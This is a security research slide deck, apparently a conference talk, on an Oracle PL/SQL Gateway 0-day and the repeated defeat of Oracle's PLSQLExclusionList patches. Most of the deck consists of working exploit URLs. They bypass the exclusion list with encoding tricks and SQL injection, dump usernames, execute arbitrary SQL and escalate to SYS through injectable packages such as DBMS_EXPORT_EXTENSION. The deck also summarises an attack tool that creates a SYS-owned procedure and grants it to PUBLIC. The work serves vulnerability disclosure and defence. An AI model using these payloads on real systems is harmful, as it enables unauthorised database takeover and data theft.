NGS Consulting
Next Generation Security Software Ltd.

Oracle PL/SQL Gateway 0-Day

David Litchfield

Critical Alert Briefing

7th of November 2005 NGSResearch issue a Critical Alert Briefing to NISCC

- Government systems are known to exposed
- An attack can be launched from the Internet
- An attack can be launched without a user ID or password
- An attack will gain unauthorized access

Critical Alert Briefing…

Issued after the discovery a flaw in Oracle Portal

- Component of Oracle Application Server and Oracle HTTP Server
- Otherwise known as PL/SQL Gateway
- Combined with backend DB flaws this allows an attacker to gain complete control.

- This presentation will examine this flaw and the history involved.

What is PL/SQL?

Procedural Language / Structured Query Language

- Programmable language based on ADA with built-in SQL capabilities
- Used to write procedures and functions
- Standard programming features
  - Loops
  - Conditional statements
  - Exception handling

What is PL/SQL …?

- PL/SQL Packages contain
  - Procedures
  - Functions
  - Datatypes
- Can be thought of as analogous to shared object or dynamic link library
- **Executes in the database server**

PL/SQL Security Model - Definer vs. Invoker Rights


Packages execute with the privileges of the definer

In other words, a package owned and created by SYS will execute with SYS privileges (analogous to setuid root on *nix) unless…

AUTHID CURRENT_USER keyword – executes with invoker rights – so if SCOTT executes a package owned by SYS it executes with SCOTT's privileges.

What is Oracle PL/SQL Gateway?

Apache module that allows a web client to execute PL/SQL package procedures in the database server



What is the Oracle PL/SQL Gateway…?

Takes users request, wraps it in an anonymous PL/SQL block and passes it over to the database server:

http://oracle.example.com/pls/dad/myproc?parm=xyz

```
begin
..
MYPROC(PARM=>:PARM);
..
end;
```

History

- I report architectural flaw that allows attacker to run arbitrary PL/SQL procedures in the database server
- Oracle produce patch – PLSQLExclusionList
- Defeat the patch
- Oracle produce second patch
- Defeat second patch
- Oracle produce third patch
- Defeat third patch
- Oracle produce fourth patch
- Defeat fourth patch

PLSQLExclusionList

The PLSQLExclusionList is designed to prevent direct access to packages that contain the following patterns:

- SYS.*
- DBMS_*
- OWA*
- HTP.*/HTF.*
- UTL_*

http://oracle.example.com/pls/dad/owa_util.cellsprint?p_thequery=select_statement

Patch 1

- Pattern matching defeated with a newline character or space

http://oracle.example.com/pls/dad/%0Aowa_util.cellsprint?p_thequery=select_statement

Patch 2

Database treats 0xFF as a ‘Y’; PL/SQL Gateway does not

http://oracle.example.com/pls/dad/S%FFS.owa_util.cellsprint?p_thequery=select_statement

Patch 3

Pattern match broken with double quotes

http://oracle.example.com/pls/dad/”SYS”.owa_util.cellsprint?p_thequery=select_statement

Doesn’t work with 10g app server as it performs a tolower – however, break pattern with PL/SQL label

http://oracle.example.com/pls/dad/<<LABEL>>owa_util.cellsprint?p_thequery=select_statement

Patch 4

Introduction of OWA_MATCH – checks for special characters:
@*( )+-/=\<>;:"|&?{ }[ ]‘ and 0x09, 0x0A,0x0C,0x0D, 0x20

Special strings for package names

sys.*	Exclude everything is SYS schema
dbms_*	Exclude DBMS packages
utl_*	Exclude UTL_HTTP, UTL_FILE, etc
owa_*	Exclude OWA_UTIL, etc
owa.*	Exclude all procedures in OWA package
htp.*	Exclude all procedures in HTP package
htf.*	Exclude all procedures in HTF package

Patch 4….

http://oracle.example.com/pls/dad/**foo.bar?xyz**=pqr

Line 19: if ((owa_match.match_pattern('**foo.bar**',
simple_list__, complex_list__, true))) then …

Line 24: **foo.bar(XYZ=>:XYZ);**

Two bypass techniques - first

http://oracle.example.com/pls/dad/INJECT’POINT

Line 19:

```
if ((owa_match.match_pattern('inject'point',
    simple_list__, complex_list__, true)))
```

Error:

"PLS-00103: Encountered the symbol "POINT"

Two bypass techniques – first…

http://oracle.example.com/pls/dad/--’

Line 19:

```
if ((owa_match.match_pattern('--", simple_list__,
    complex_list__, true)))
    then
```

Line: 24:

```
--';
```

Two bypass techniques – first…

http://oracle.example.com/pls/dad/**--’)))**

Line 19:

if ((owa_match.match_pattern('**--’)))**', simple_list__,
complex_list__,
true)))

Line 24: --')));

Two bypass techniques – first…

http://server/pls/dad/**--')))%20then%20rc__:%3D2**

Line 19:

```
if ((owa_match.match_pattern('--'))) then rc__:=2',
    simple_list__,
    complex_list__, true))) then
```

Line 24:

```
 --'))) then rc__:=2;
```

Two bypass techniques – first…

http://server/pls/dad/**--'))%20then%20rc__:%3D2;--**

Line 19:

if ((owa_match.match_pattern('**--'))) then rc__:=2;--**',
simple_list__,
complex_list__, true))) then

Line 24:

--'))) then rc__:=2;--;

Two bypass techniques – first…

http://server/pls/dad/**--**
')))%20then%20rc__:%3D2;XXXXXXXX;--

Line 19:

if ((owa_match.match_pattern('**--'))) then**
rc__:=2;XXXXXXXX;--', simple_list__,
complex_list__, true))) then

Line 24:

--'))) then rc__:=2;XXXXXXXX;--;

Two bypass techniques – first…

Limitations: 3 blocks of 30 bytes seperated by dots
(SCHEMA.PACKAGE.PROCEDURE)

XXXXXXXX must match this criteria

Two bypass techniques - second

http://oracle.example.com/pls/dad/**ORASSO.HOME?FOO=BAR**

Line 19:

if ((owa_match.match_pattern(‘**orasso.home'**, simple_list__, complex_list__, true)))

Line 24: ORASSO.HOME(FOO=>:FOO);

Two bypass techniques – second…

http://oracle.example.com/pls/dad/ORASSO.HOME?**);--**
=BAR

Line 24: ORASSO.HOME( );--=>:);--);

No cigar (yet!) – error: missing bind variable.

Two bypass techniques – second…

http://oracle.example.com/pls/dad/ORASSO.HOME?**);H**
TP.PRINT(:1)--=BAR

Prints BAR to the browser.

http://oracle.example.com/pls/dad/ORASSO.HOME?**);O**
WA_UTIL.CELLSPRINT(:1);--
=SELECT+USERNAME+FROM+ALL_USERS

Dumps usernames…

Two bypass techniques – second…

Execute arbitrary SQL including DDL and DML

http://oracle.example.com/pls/dad/ORASSO.HOME?**);E**
XECUTE%20IMMEDIATE%20:1;--=CREATE...

Two bypass techniques – second…

Requires a package+procedure that takes no parameters:

- JAVA_AUTONOMOUS_TRANSACTION.PUSH
- XMLGEN.USELOWERCASETAGNAMES
- PORTAL.WWV_HTP.CENTERCLOSE
- ORASSO.HOME
- WWC_VERSION.GET_HTTP_DATABASE_INFO

Gaining control of the backend database

Need to find a definer rights package owned by SYS (or other DBA such as MDSYS) and executable by PUBLIC and vulnerable to SQL Injection

Plenty of them… even in fully patched systems

- SYS.DBMS_CDC_SUBSCRIBE
- SYS.DBMS_CDC_ISUBSCRIBE
- SYS.DBMS_CDC_IPUBLISH
- SYS.DBMS_EXPORT_EXTENSION
- SYS.KUPM$MCP
- SYS.KUPW$WORKER
- MDSYS.SDO_CATALOG
- MDSYS.SDO_SAM
- WKSYS.WK_SNAPSHOT

Gaining control of the backend database…

SYS.DBMS_EXPORT_EXTENSION.
GET_DOMAIN_INDEX_TABLES function

```
STMTSTRING :=
  'BEGIN ' ||
  '"' || TYPE_SCHEMA || '"."' || TYPE_NAME ||
    '".ODCIIndexUtilCleanup(:p1); ' ||
  'END;';
DBMS_SQL.PARSE(CRS, STMTSTRING, DBMS_SYS_SQL.V7);
  DBMS_SQL.BIND_VARIABLE(CRS,':p1',GETTABLENAMES_C
  ONTEXT);
DUMMY := DBMS_SQL.EXECUTE(CRS);
```

Tool: BREAKABLE

- Checks exposure – which patch needs to by defeated
- Bypasses the PLSQLExclusionList
- Injects into DBMS_EXPORT_EXTENSION
- Creates a procedure called BREAKABLE as SYS
- Grants execute to public
- Creates a public synonym

Thanks!

- Questions?

NGS Consulting
Next Generation Security Software Ltd.

Thank You

http://www.ngsconsulting.com/